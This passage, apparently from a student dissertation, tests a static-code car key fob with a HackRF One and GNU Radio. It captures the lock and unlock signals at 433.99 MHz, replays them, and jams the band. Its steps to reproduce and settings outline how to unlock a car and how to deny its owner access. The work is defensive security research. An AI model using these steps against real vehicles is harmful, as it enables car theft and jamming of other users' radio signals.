


Fig 4.7 Car lock radio signal capture using GNU Radio companion

Things to note in the flow graph

- I have set the sample rate to 2M which is the minimal sample rate when using HackRF One.
- The frequency is 433.99.
- Soapy HackRF source block.
- File sink to key_replay where the raw data gets saved.

In Fig 4.7 I was trying to capture the radio signals transferred when the lock button is pressed on the car key fob and save it to a file called key_. As the GNU radio companion utilizes blocks, we are going to design a block flow which scans for the radio signal at 433.99 Mhz and saves the signal into a file. This file will later be utilized in the exploitation phase.




Fig 4.8 Car unlock radio signal capture using GNU Radio companion

In Fig 4.8, I was trying to capture the radio signals transferred when the unlock button is pressed on the car key fob. This process is similar to the one we performed previously on the lock button. This is also performed on the same frequency which is 433.99 Mhz.

After capturing the lock and unlock radio signal, we are going to utilize it to perform the replay attack using the GNU radio companion. The technique we are going to follow is to resend back the captured lock and unlock radio signals.

20047652




Fig 4.9 Car Lock Replay attack GNU Radio Companion code

In Fig 4.9, we can see that the captured lock radio signal file has been recalled and transferred the data captured in the 433.99 Mhz frequency.




Fig 4.10 Car Unlock Replay attack GNU Radio Companion code

In Fig 4.10, we can see that the captured unlock radio signal file has been recalled and transferred the data captured in the 433.99 Mhz frequency. The change is only the file that we have saved for lock and unlock in the previous step as here we use the unlock radio signal file which we have saved.

Jamming attack

20047652

This attack is generally known as denial of service in the traditional digital world. When it comes to radio frequency attacks, these attacks will cause disturbance in the radio signal transferring and doesn't let the legitimate radio signal receiver get the intended signals which will lead to the denial of service to the user. Since this attack doesn't only transmit these noise signals to the device we are testing, we must take ethical factors into account when carrying out this attack because it is quite likely that other genuine users may also be impacted because all devices operating on the 433.99 MHz frequency is interrupted.




Fig 4.11 GNU Radio companion code for Radio Frequency Jamming attack on car

In fig 4.11, we can see the way I designed the GNU Radio companion which generates a noise or sends random data in the same frequency of the car key fob which will cause the car radio frequency receiver to unauthorize the legitimate signal due to the continues random data been sent to it.

Phase 6: Report

The final phase of both the traditional penetration test and the radio frequency penetration test is this stage. As at this phase, we must properly explain the vulnerability, how the test was conducted, what the results were, how it is to be mitigated, etc. We won't be explaining about the previous phases while conducting penetration testing in general as I did in the previous stages. I won't be producing a lengthy report as a result because it would include all the

processes that have already been described. I will thus outline the report's format and provide a brief explanation.

i. Summary

This report covers the test conducted on the car key fob which has the feature to transmit static code to the car in which the receiver will authorize the code to lock or unlock the car doors.

ii. Description

We were able to perform replay attack and radio frequency jamming attack on the automobile.

Replay attack

The SDR device captures the data signal transmitted when the user presses the key fob, and the required action is taken by the user. As a result, the attacker gains access to the data signal that a car key fob transmits which grants them to get into the car. By placing the device near the car, the procedure can be repeated indefinitely.

Jamming attack

In order to prevent the automobile from receiving the validation code from the key fob, the attacker uses a device that can transmit radio signals in order to jam signals and prevent the car from receiving the code. This is possible because Remote Keyless Entries frequently have receiver bands that are wider than the key fob signal's bandwidth.

iii. Steps to reproduce

a) Replay attack

- Find the radio signal's exact frequency (433.99 Mhz).
- Capture the radio signals of car key fob unlock.

- Transfer the car key fob unlock radio signal and check if the car is unlocked.
- Capture the radio signals of car key fob lock.
- Transfer the car key fob lock radio signal and check if the car is locked.

b) Jamming attack

- Find the radio signal's exact frequency.
- Create a noise or random data generator.
- Transfer the noise on the 433.99 Mhz frequency band.
- Now try to use the car key fob buttons to lock or unlock the car, as it won't work.

iv. Impact

- Regarding the replay attack, the victim's authorization has been compromised, enabling the attacker to enter the car without the victim's knowledge.
- The function of the automobile key fob, which is to allow the victim entry into the vehicle, will be blocked during a jamming attack, preventing the legitimate user from entering his car.

v. Mitigation

- To mitigate the replay attack there is a need to stop using a static code generated key fobs which are still being used in many automobiles which are running on road.
- It is also best to encrypt the data sent.

Chapter 5: Results

In this section we are going to discuss the results of the test we conducted. The results are mostly practical based as the car door gets locked or unlocked. I'll be sharing the digital results in this section and share a video separately with this report showing the output of the attack performed.

20047652




Fig 5.1 Scanning 433 Mhz frequency

In fig 5.1, we can see the output of 433.99 Mhz frequency. This is the result where there is no any signal transferred in 433.99 Mhz. This is generally the result of monitoring.




Fig 5.2 car key fob signal spike

20047652

In fig 5.2, we can see the spike in frequency display. The spike shown is the radio signal which is coming from the car key fob when we press the lock or unlock key fob.




Fig 5.3 Car key fob replay attack of lock and unlock output

In fig 5.3, we can see the output of the replay attack on lock and unlock feature. The main difference is changing the raw data file of the captured lock and unlock signal.




Fig 5.4 Noise Signal transmission (simulated version)

20047652

In Fig 5.4, we can see the output of jamming attack where a continuous stream of data is being sent on the 433.99 Mhz frequency which interrupts the receiver in the car.

Pros

- The methodology will be applicable on all wireless devices.
- This test is performed on car key fobs, but it could be used to perform test on other wireless devices which generate static code output.
- Gaining access to the signal is easy because the radio signals are unidirectional. It won't be travelling in a single direction.
- Takes legality concerns.

Cons

- The code won't be the same for all the devices.
- Complicated to implement and test.
- Lot of material to read for legality check
- Doesn't work on car key fobs which have rolling key code system instead of static code.

5.1 Summary of results

In terms of radio frequency penetration testing, the protocols and device functionality are important information to be considered as all the attack scenarios rely on them. The car key fobs are certainly divided into two types which are static key code generated key fobs and rolling key code generated key fobs. The results above are concentrated on the static key code generated key fobs. The methodology radio frequency penetration testing proposed in this research work is unique from other penetration testing methodologies as there is a different approach to be taken while dealing with radio technology.

Chapter 6: Evaluation and Discussion

The project's goal was to create a methodology that would work best for conducting radio frequency penetration tests and planning strategy to launch radio frequency-based cyberattacks against wireless devices. The code I've provided in this project can be used for other wireless devices, such as garage doors, other smart doors, and other smart devices, in addition to a car key fob. This study gives us a clearer understanding of radio frequency attacks and demonstrates how to test wireless devices, which were not previously covered in this depth. The technique outlined in this paper has taken a wide range of factors into account in order to successfully conduct radio frequency penetration testing. By suggesting a regularized approach to conduct the test and the results from that specific methodology, the goals of this study are satisfied. Due to a lack of study in this area, it was difficult to work on the project. The research materials that are totally dedicated to this topic make it evident how original this effort is. Although the result was successful, this project has limits because not all key fobs can be attacked because some key fobs can generate rolling key code for the authorization. It generally works with older keys, however as we are all aware, there are millions of automobiles on the road that use key fobs that generate static code for authentication. Knowing the legal limits is crucial while working with radio transmissions since abusing the radio spectrum might land us in jail. Given the significance of this legal check for the project and for subsequent work, I created the approach so that it begins with legal checks and repeats once again after the information gathering phase is complete because of getting more information about the device can help us to check the legality check more precisely.

Conclusion

The number of radio frequency attacks is rising rapidly, and the radio technology is used by anything from small devices like identification ID cards to satellite communications. Even on the critical infrastructure facilities, growth is apparent. Therefore, taking all of these factors into account, more research should be done on this subject in the future to make it a common practice like web application penetration testing or IoT penetration testing. In order to accomplish this

succession, they should reduce the legal restrictions on penetration testers (Ethical Hackers) to perform radio frequency penetration testing. The 5G technology is expected to be the next major advancement in information technology communication, could be the focus of future study on this research.

Chapter 7: Referencing and Appendix

Referencing

1. Shadi Al-sarawi, Mohammed Anbar, Kamal Alieyan, and Mahmood Alzubaidi, (2017) Internet of Things (IoT) Communication Protocols. Ieee International Conference [online]. [Accessed 22 June 2022]. Available from: <https://ieeexplore.ieee.org/abstract/document/8079928>.
2. Stefan Biffli, Matthias Eckhart, Arndt Luder, , Robert M. Lee, and Tom Gilb, (2019) Security and Quality in Cyber Physical System Engineering. 1st ed. Switzerland: Springer.
3. Dini, M.T. and Sokolov, V. (2018) Penetration Tests for Bluetooth Low Energy and Zigbee using the Software-Defined Radio. arXiv:1902.08595 [cs]. [online]. Available from: <https://arxiv.org/abs/1902.08595> [Accessed 9 July 2022].
4. Oscar Ekholm and Linus Ringwall (2020) Penetration Testing of GSM Alarm Using Radio Frequency Communication [online]. Available from: <https://www.diva-portal.org/smash/get/diva2:1464511/FULLTEXT01.pdf> [Accessed 11 July 2022].
5. Mordechai Guri, (2019) Optical air-gap exfiltration attack via invisible images. Journal of Information Security and Applications. [online]. 46, pp.222–230, [Accessed 11 July 2022].
6. O. Mahony, G.D., Harris, P.J. and Murphy, C.C. (2020) Analyzing using Software Defined Radios as Wireless Sensor Network Inspection and Testing Devices: An Internet of Things Penetration Testing Perspective IEEE Xplore.1 June 2020 [online]. 1–6. Available from: https://ieeexplore.ieee.org/abstract/document/9119606?casa_token=ESqVltCsA8EAAA:AA:dSxNj-PmURlrqllcsfoWlep-myyiy2UOTXx3eYBZCbNmg6XufYRs7KFEB-PBuwzD32zvsVK2eNQ [Accessed 19 July 2022].
7. SWANS (2021). Radio Frequency Vulnerabilities White Paper. [online]. Available from: <https://cpb-eu-w2.wpmucdn.com/blogs.bristol.ac.uk/dist/6/635/files/2021/05/SWANWH2.pdf> [Accessed 19 July 2022].
8. Roberts, C.M. (2006) Radio frequency identification (RFID). Computers & Security. [online]. 25 (1), pp.18–26. Available from:

20047652

- <https://www.sciencedirect.com/science/article/pii/S016740480500204X> [Accessed 23 July 2022].
9. Roke, (2021)'The Roke United Kingdom Frequency Allocation Table - Roke' www.roke.co.uk. [online]. Available from: <https://www.roke.co.uk/expertise/sensors-and-communications/the-roke-united-kingdom-frequency-allocation-table> [Accessed 24 July 2022].
10. Neely, M., Hamerstone, A. and Sanyk, C. (2012) Wireless Reconnaissance in Penetration Testing Google Books. [online]. Newnes. Available from: https://books.google.co.uk/books?hl=en&lr=&id=AzZJNfSNAaEC&oi=fnd&pg=PR1&dq=radio+frequency+Penetration+Testing&ots=Tf4iu1G4yD&sig=A_oS9Q5TaBFVjXVVVHJQ047f4Yk&redir_esc=y#v=onepage&q=radio%20frequency%20Penetration%20Testing&f=false [Accessed 27 July 2022].
11. M Kumar, "Airhopper-Hacking Into an Isolated Computer Using FM Radio Signals", Hacker News, 2014, [online] Available: <http://thehackernews.com/2014/10/airhopper-hacking-into-isolated.html>
12. Engebretson, P. (2013). The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy. [online] Google Books. Elsevier. Available at: https://books.google.co.in/books?hl=en&lr=&id=69dEUBJKMiYC&oi=fnd&pg=PP1&dq=penetration+testing&ots=uXT4O5Cgwz&sig=MpDOctaJ3i7ua02nc0_v_eNKu24&redir_esc=y#v=onepage&q=penetration%20testing&f=false [Accessed 11 August. 2022].
13. Baloch, R. (2014) Ethical Hacking and Penetration Testing Guide Google Books. [online]. CRC Press. Available from: https://www.google.co.in/books/edition/Ethical_Hacking_and_Penetration_Testing/tGoLBAAAQBAJ?hl=en&gbpv=1&printsec=frontcover [Accessed 1 August 2022].
14. T. Karygiannis, B. Eydt, G. Barber, L. Bunn and T. Phillips, (2007) "Guidelines for Securing Radio Frequency Identification (RFID) Systems", NIST Special Publication, pp. 800-98, [Accessed 3 August 2022]
15. Guzman, A. and Gupta, A. (2017) IoT Penetration Testing Cookbook: Identify vulnerabilities and secure your smart devices Google Books. [online]. Packt Publishing Ltd. Available from: https://books.google.co.in/books?hl=en&lr=&id=rEFPDwAAQBAJ&oi=fnd&pg=PP1&dq=SDR+for+penetration+testing&ots=DqGdx0Iurp&sig=hS6JWAK3u6dDy-grGZXxUoLAGNY&redir_esc=y#v=onepage&q=SDR%20for%20penetration%20testing&f=false [Accessed 4 August 2022].

16. Bishop, M. (2007) About Penetration Testing. IEEE Security & Privacy Magazine. [online]. 5 (6), pp.84–87.
17. Shah, S. and Mehtre, B.M. (2014). An overview of vulnerability assessment and penetration testing techniques. Journal of Computer Virology and Hacking Techniques, 11(1), pp.27–49. doi:10.1007/s11416-014-0231-x.
18. Picod, J.-M., Lebrun, A. and Demay, J.-C. (2015) Bringing Software Defined Radio to the Penetration Testing Community [online]. Available from: <https://www.blackhat.com/docs/us-14/materials/us-14-Picod-Bringing-Software-Defined-Radio-To-The-Penetration-Testing-Community-WP.pdf> [Accessed 3 August 2022].
19. Bliley Technologies. (2021) 10 Popular Software Defined Radios (SDRs) of 2021 blog.bliley.com. [online]. Available from: <https://blog.bliley.com/10-popular-software-defined-radios-sdr>.
20. Michael Ossmann 'HackRF One - Great Scott Gadgets' (no date) greatscottgadgets.com. [online]. Available from: <https://greatscottgadgets.com/hackrf/one> [Accessed 4 August 2022].
21. Shekari, T., Bayens, C., Cohen, M., Graber, L. and Beyah, R. (2019). RFDIDS: Radio Frequency-based Distributed Intrusion Detection System for the Power Grid. Proceedings 2019 Network and Distributed System Security Symposium. [online] doi:10.14722/ndss.2019.23462.
22. Heinäaro, K. (2015). Cyber attacking tactical radio networks. [online] IEEE Xplore. doi:10.1109/ICMCIS.2015.7158684.
23. Beavers, J. and Pournouri, S. (2019). Recent Cyber Attacks and Vulnerabilities in Medical Devices and Healthcare Institutions. Blockchain and Clinical Trial, pp.249–267. doi:10.1007/978-3-030-11289-9_11.
24. Miller, C. (n.d.). A Survey of Remote Automotive Attack Surfaces. [online] Available at: https://img.hardworkingtrucks.com/files/base/andallreilly/all/migrated-files/hwt/2014/09/Remote_Automotive_Attack_Surfaces.pdf. [Accessed 28 July 2022].
25. 'About RTL-SDR' (2013) rtl-sdr.com.11 April 2013 [online]. Available from: <https://www.rtl-sdr.com/about-rtl-sdr/>.
26. Rugeles, J. de J., Guillen, E.P. and Cardoso, L.S. (2020) A Technical Review of Wireless security for the Internet of things: Software Defined Radio perspective. arXiv:2009.10171 [cs, eess]. [online]. Available from: <https://arxiv.org/abs/2009.10171> [Accessed 5 August 2022].

27. Pohl, J. (no date) Universal Radio Hacker: A Suite for Analyzing and Attacking Stateful Wireless Protocols [online]. Available from:
<https://www.usenix.org/system/files/conference/woot18/woot18-paper-pohl.pdf>
[Accessed 5 August 2022].
28. SDRSharp | Amateur Radio – PEØSAT. (no date) [online]. Available from:
<https://www.pe0sat.vgnet.nl/sdr/sdr-software/sdrsharp/>.
29. 'SDR++' (no date) www.sdrpp.org. [online]. Available from: <https://www.sdrpp.org/>
[Accessed 6 August 2022].
30. Ofcom (2017) UK Frequency Allocation Plan www.data.gov.uk. 12 October 2017 [online].
Available from: <https://www.data.gov.uk/dataset/75ea7620-c693-4769-9c36-1fbbbc5518e9/uk-frequency-allocation-plan> [Accessed 6 August 2022].
31. 'Ofcom UK Frequency Allocation (UKFAT) Page' (no date) static.ofcom.org.uk. [online].
Available from: <http://static.ofcom.org.uk/static/spectrum/fat.html>.
32. Engebretson, P. (2013) The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy Google Books. [online]. Elsevier. Available from:
https://books.google.co.uk/books?hl=en&lr=&id=69dEUBJKMiYC&oi=fnd&pg=PP1&dq=penetration+testing&ots=uXT2O8ygzx&sig=Nu0z-roaWzGY9NFxU1JTIVYRof0&redir_esc=y#v=onepage&q=penetration%20testing&f=false
[Accessed 8 August 2022].
33. 'Active vs Passive cybersecurity reconnaissance in Information Security' (no date) SecurityMadeSimple. [online]. Available from:
<https://www.securitymadesimple.org/cybersecurity-blog/active-vs-passive-cyber-reconnaissance-in-information-security>.
34. Berg, J.S. (2008) Broadcasting on the Short Waves, 1945 to Today Google Books. [online]. McFarland. Available from:
https://books.google.co.uk/books?id=Ux9fZj6izuEC&pg=PA46&redir_esc=y#v=onepage&q&f=false [Accessed 9 August 2022].
35. 'Radio spectrum and the law' (2020) Ofcom. 9 September 2020 [online]. Available from:
<https://www.ofcom.org.uk/spectrum/radio-spectrum-and-the-law#:~:text=In%20the%20UK%20the%20use>.
36. Ferro, E. and Potorti, F. (2005) Bluetooth and wi-fi wireless protocols: a survey and a comparison. IEEE Wireless Communications. [online]. 12 (1), pp.12–26.
37. Parikh, P.P., Kanabar, M.G. and Sidhu, T.S. (2010) Opportunities and challenges of wireless communication technologies for smart grid applications IEEE Xplore. 2010

20047652

